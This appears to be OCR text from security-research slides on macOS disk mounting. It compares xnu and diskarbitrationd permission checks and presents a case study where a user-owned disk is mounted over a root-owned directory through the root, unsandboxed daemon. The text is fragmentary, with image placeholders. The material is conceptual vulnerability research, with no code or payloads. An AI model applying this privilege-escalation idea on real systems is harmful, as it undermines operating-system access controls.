


caller

mount

xnu


OPERATION
priv: user
target owner: root
disk owner: root



OPERATION
priv: user
target owner: root
disk owner: root

FAIL!!! user has no rights over target

call flow 2.: mount with diskarbitrationd



runs as X
might be sandboxed

runs as root + unsandboxed

runs as disk owner


xnu checks:
- classic user
POSIX permissions
- MAC callout

diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check

case study:

+ diskarbitrationd

+ mount over root owned dir with user




caller

diskarbitrationd

mount


xnu


OPERATION
priv: user
target owner: root
disk owner: root



OPERATION
priv: user
target owner: root
disk owner: root

FAIL!!!! user != root


caller
diskarbitrationd
mount
xnu
OPERATION
priv: user
target owner: root
disk owner: user



caller


diskarbitrationd

pass

